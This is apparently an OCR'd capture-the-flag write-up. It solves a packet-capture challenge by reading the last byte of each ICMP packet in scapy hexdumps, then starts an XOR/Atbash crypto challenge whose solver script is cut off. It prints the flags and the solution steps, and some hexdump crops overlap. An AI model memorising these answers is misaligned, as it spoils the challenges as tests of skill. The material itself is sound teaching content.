
> [flag14] = bi0s{w1r35h4rk_exp0rts_1s_c00l}

3. One_By_One

`Documents attached : One_by_One.pcapng`


`Description hinted making use of scapy tool`

- Using scapy to read the packets




```
>>> p = rdpcap("One_by_One.pcapng")
>>> hexdump(p[0])
0000  D4 B2 15 00 BC CA AE FF 89 80 58 C0 08 00 45 00  ..........X...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 AF FF 00 00 00 00 48                 ..........H
>>> hexdump(p[1])
0000  2D 7C 87 BE 33 91 7C 23 AA 3A 65 7E 08 00 45 00  -|..3.|#.:e~..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8E FF 00 00 00 00 69                 ..........i
>>> hexdump(p[2])
0000  F0 37 56 12 8C A2 03 45 EB 29 99 ED 08 00 45 00  .7V....E.)....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 D7 FF 00 00 00 00 20                 .......... 
>>> hexdump(p[3])
0000  43 F4 6A 7F 5B 27 8E 00 84 BC E7 B4 08 00 45 00  C.j.['........E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 83 FF 00 00 00 00 74                 ..........t
>>> hexdump(p[4])
0000  74 59 00 D6 E5 6A 67 5D 12 36 E4 B4 08 00 45 00  tY...jg].6....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8F FF 00 00 00 00 68                 ..........h
>>> hexdump(p[5])
0000  8F 87 04 2F 9D 13 F0 AA 78 6E 17 99 08 00 45 00  .../....xn....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8E FF 00 00 00 00 69                 ..........i
>>> hexdump(p[6])
0000  66 20 C6 91 2F 7B D9 1E FC 3C 24 35 08 00 45 00  f ../{...<$5..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 84 FF 00 00 00 00 73                 ..........s
>>> 
```


- So ran a for loop in scapy to see all the packets hexdump
- Looking through all the hexdumps last character , i could form a sentence and hence also find flag




```
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 95 FF 00 00 00 00 62                 ..........b
0000  C1 4E 5E 27 9C 05 B8 7E 95 03 4A 84 08 00 45 00  .N^'...~..J...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8E FF 00 00 00 00 69                 ..........i
0000  9A 27 E9 55 3D E5 81 3E CD 9A 06 F6 08 00 45 00  .'.U=..>......E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C7 FF 00 00 00 00 30                 ..........0
0000  07 65 BF 3C 85 A2 BE 01 57 78 BA C3 08 00 45 00  .e.<....Wx....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 84 FF 00 00 00 00 73                 ..........s
0000  15 FC 8F 2F 14 09 13 E8 B9 C1 0D 9D 08 00 45 00  .../..........E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 7C FF 00 00 00 00 7B                 ....|.....{
0000  47 E8 44 8C 0C 9F FF 2A E8 95 48 BF 08 00 45 00  G.D....*..H...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 94 FF 00 00 00 00 63                 ..........c
0000  6A 1D 7C BF 6B 45 AB 0C 41 D7 8C 29 08 00 45 00  j.|.kE..A..)..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8F FF 00 00 00 00 68                 ..........h
0000  A0 48 70 65 A4 8D 24 6A A1 66 CF A8 08 00 45 00  .Hpe..$j.f....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C3 FF 00 00 00 00 34                 ..........4
0000  04 C3 FB E8 17 09 33 D1 6A 50 1D 6E 08 00 45 00  ......3.jP.n..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8A FF 00 00 00 00 6D                 ..........m
0000  6E 02 ED 1F 60 45 6C EB 87 FD AC A8 08 00 45 00  n...`El.......E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 87 FF 00 00 00 00 70                 ..........p
0000  F2 8B E7 46 29 89 39 0E BE AC 6B 26 08 00 45 00  ...F).9...k&..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
```



```
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 87 FF 00 00 00 00 70                 ..........p
0000  F2 8B E7 46 29 89 39 0E BE AC 6B 26 08 00 45 00  ...F).9...k&..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8E FF 00 00 00 00 69                 ..........i
0000  2C EF 38 25 9D D9 52 11 05 60 08 C5 08 00 45 00  ,.8%..R..`....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C7 FF 00 00 00 00 30                 ..........0
0000  83 41 1C DB 8F CA 31 63 4D BF 62 77 08 00 45 00  .A....1cM.bw..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 89 FF 00 00 00 00 6E                 ..........n
0000  D1 B4 D4 2B E7 96 AB A2 8D 0B AC FB 08 00 45 00  ...+..........E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                 .........._
0000  84 A4 C9 6C 9E A4 F3 87 42 5F AD EB 08 00 45 00  ...l....B_....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C7 FF 00 00 00 00 30                 ..........0
0000  50 D8 C2 98 8A 43 68 5A 6C 61 BE 62 08 00 45 00  P....ChZla.b..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 89 FF 00 00 00 00 6E                 ..........n
0000  F8 8A 7F A2 57 1C B7 4F 2D 34 08 B4 08 00 45 00  ....W..O-4....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                 .........._
0000  BC 80 58 F2 53 B5 12 B6 41 34 41 BD 08 00 45 00  ..X.S...A4A...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C0 FF 00 00 00 00 37                 ..........7
0000  B0 6C 49 5E A6 A1 2A 79 12 F7 78 4B 08 00 45 00  .lI^..*y..xK..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8F FF 00 00 00 00 68                 ..........h
0000  40 76 C4 CD 04 B4 E3 FB 2B D7 D9 3E 08 00 45 00  @v......+..>..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
```



```
0000  B0 6C 49 5E A6 A1 2A 79 12 F7 78 4B 08 00 45 00  .lI^..*y..xK..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8F FF 00 00 00 00 68                 ..........h
0000  40 76 C4 CD 04 B4 E3 FB 2B D7 D9 3E 08 00 45 00  @v......+..>..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C4 FF 00 00 00 00 33                 ..........3
0000  BE B7 22 C4 58 E6 20 6D 66 A5 54 BB 08 00 45 00  ..".X. mf.T...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                 .........._
0000  CB 04 53 52 3A AB A1 5B B3 21 2C 6E 08 00 45 00  ..SR:..[.!,n..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 80 FF 00 00 00 00 77                 ..........w
0000  34 CF 61 FE 31 7E 3D AB 6F E4 26 FA 08 00 45 00  4.a.1~=.o.&...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C3 FF 00 00 00 00 34                 ..........4
0000  7B 28 F5 86 C0 A0 81 EB F0 0D 01 5C 08 00 45 00  {(.........\..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 7E FF 00 00 00 00 79                 ....~.....y
0000  41 97 9B 2E 37 3E 89 24 CC 43 52 5B 08 00 45 00  A...7>.$.CR[..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                 .........._
0000  12 7A 8B 42 D9 FD 34 ED EA CE 32 39 08 00 45 00  .z.B..4...29..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C7 FF 00 00 00 00 30                 ..........0
0000  B6 B6 8B 21 7A B7 13 75 8B B7 87 BB 08 00 45 00  ...!z..u......E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 91 FF 00 00 00 00 66                 ..........f
0000  9E 72 DC 5D 49 68 A1 AF B2 89 24 6D 08 00 45 00  .r.]Ih....$m..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                 .........._
0000  86 A8 9E 67 7A 2D 3A 03 DF 32 8C E6 08 00 45 00  ...gz-:..2....E.
```



```
0000  9E 72 DC 5D 49 68 A1 AF B2 89 24 6D 08 00 45 00  .r.]Ih....$m..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 98 FF 00 00 00 00 5F                .........._
0000  86 A8 9E 67 7A 2D 3A 03 DF 32 8C E6 08 00 45 00  ...gz-:..2....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C4 FF 00 00 00 00 33                ..........3
0000  B7 D6 89 5E 5F 0F 34 38 65 98 7E EC 08 00 45 00  ...^_.48e.~...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 7F FF 00 00 00 00 78                ..........x
0000  FF AB 55 95 17 30 A3 44 3C E1 1C EB 08 00 45 00  ..U..0.D<.....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 87 FF 00 00 00 00 70                ..........p
0000  EB 16 DF 03 F0 90 DC 28 E9 9B 22 4B 08 00 45 00  .......(.."K..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C6 FF 00 00 00 00 31                ..........1
0000  CD 5F 82 03 0B 49 5F A2 F9 3D BB 2C 08 00 45 00  ._...I_..=.,..E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C7 FF 00 00 00 00 30                ..........0
0000  33 13 BF 52 CA 47 A1 89 BF 5A A5 8A 08 00 45 00  3..R.G...Z....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 8E FF 00 00 00 00 69                ..........i
0000  0B F3 BE 72 4D 24 96 B5 40 1D DE FF 08 00 45 00  ...rM$..@.....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C0 FF 00 00 00 00 37                ..........7
0000  C8 AD 35 DA 51 60 46 83 76 4F F8 96 08 00 45 00  ..5.Q`F.vO....E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 7A FF 00 00 00 00 7D                ....z.....}
0000  48 DA A2 DA 35 D4 6E 64 22 B7 44 07 08 00 45 00  H...5.nd".D...E.
0010  00 1D 00 01 00 00 40 01 E3 BA C0 0C 0B 02 C1 0B  ......@.........
0020  0B 0B 08 00 C9 FF 00 00 00 00 2E                ...........
0000  BB 9F 0D E1 55 B3 70 4A EE D1 17 D4 08 00 45 00  ....U.pJ......E.
```

[flag15] = bi0s{ch4mpi0n_0n_7h3_w4y_0f_3xp1oi7}

CHINMAY.B - CRYPTO CTF WRITEUP

1. x0rbash

Challenge files:

1. xorbash.py

PYTHON

```python
import base64

def affine_cipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = alphabet.index(char)
            reversed_char = reverse_alphabet[index]
            result += reversed_char
        elif char =='_':
            result +='_'
        else:
            result += char
    return result

def xor_cipher(text,key):
    encrypted_text = affine_cipher(text)
    a = encrypted_text.encode('utf-8')
    b = key.encode('utf-8')
    encrypted_bytes = bytes([a[i] ^ b[i % len(b)]
for i in range(len(a))])
    encrypted_text =
base64.b64encode(encrypted_bytes).decode('utf-8')
    return encrypted_text

text = ???
key = 'zoro'
xor_cipher(text, key)
```

2.Output.txt

TXT

```
HQYQMAAAHTAAAgYADAc=
```

My programme to get the flag

```python
import base64

key="zoro"
out="HQYQMAAAHTAAAgYADAc="

z=key.encode('utf-8')
a= out.encode('utf-8')

